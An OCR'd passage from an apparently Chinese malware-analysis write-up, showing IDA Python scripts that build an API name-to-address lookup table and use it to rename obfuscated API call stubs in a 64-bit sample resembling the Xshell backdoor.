
代码示例

API/字符串解密

进一步完善：这个工具并不支持64位的程序，不久后我就遇到了一个类似于Xshell后门的样本，不过它是64位的。这迫使我思考如何处理64位的样本。为了分析64位的样本，我们难道需要自己重新写一个么？


在EMET中关闭ASLR之后那么API的入口点就固定了。编写脚本将API名称和地址导到一张表中，分析样本时查这张表就可以了。

API/字符串解密




```
from idaapi import *
from ctypes import *

ea=BeginEA()
f = open("D:\look-up-table\lookup.txt", 'a+')
for funcea in Functions(SegStart(ea),SegEnd(ea)):
    functionName=GetFunctionName(funcea)
    f.write("%s@@@%s\n"%(functionName,hex(funcea)))
f.close()
```

提取API名称和地址



```
SystemFunction036@@@7ff7ff11044
AllocateLocallyUniqueIdStub@@@7ff7ff110a4
AllocateLocallyUniqueId@@@7ff7ff110ac
AddAuditAccessAceStub@@@7ff7ff110c0
AddAuditAccessAce@@@7ff7ff110e4
sub_7FF7FF11118@@@7ff7ff11118
GetCurrentHwProfileW@@@7ff7ff11150
REnumDependentServicesW@@@7ff7ff113c0
EnumDependentServicesW@@@7ff7ff11440
AccProvpAllocateProviderList@@@7ff7ff11570
AccProvpLoadProviderDef@@@7ff7ff117d0
AccProvpGetProviderCapabilities@@@7ff7ff118a0
__imp_load_CryptGenKey@@@7ff7ff119a8
CryptGenKeyStub@@@7ff7ff119bc
CryptGenKey@@@7ff7ff119c4
__imp_load_LogonUserExExW@@@7ff7ff119cc
LookupPrivilegeValueA@@@7ff7ff11a00
BuildExplicitAccessWithNameW@@@7ff7ff11ac0
BuildTrusteeWithNameW@@@7ff7ff11af0
__imp_load_CryptVerifySignatureW@@@7ff7ff11b08
IsValidRelativeSecurityDescriptor_1@@@7ff7ff11bec
EventAccessControl@@@7ff7ff11c10
EtwpSetOrAddAce@@@7ff7ff11c60
EtwpChangePrivs@@@7ff7ff11eb0
EventAccessQuery@@@7ff7ff12020
EtwpGuidToString@@@7ff7ff12170
```


得到的txt



```
import socket
import traceback

start=0x577001

lists=[]*100

fp=open("D:\\lookup.txt","r");

while start<0x577044:
    tmp=1
    address=Qword(start+2)
    address=0x10000000000000000-address
    end=start+0x10
    idc.MakeCode(start)
    idc.MakeCode(start+0xA)
    idc.MakeCode(start+0xD)
    idc.MakeFunction(start,end)
    target=hex(address)[2:-1]
    print target
    for line in fp:
        if line.find(target)!=-1:
            print start,line.split('@@@')[0]+'X'
            idc.MakeName(start,line.split('@@@')[0]+'X')
            break
    start=start+0xA
```

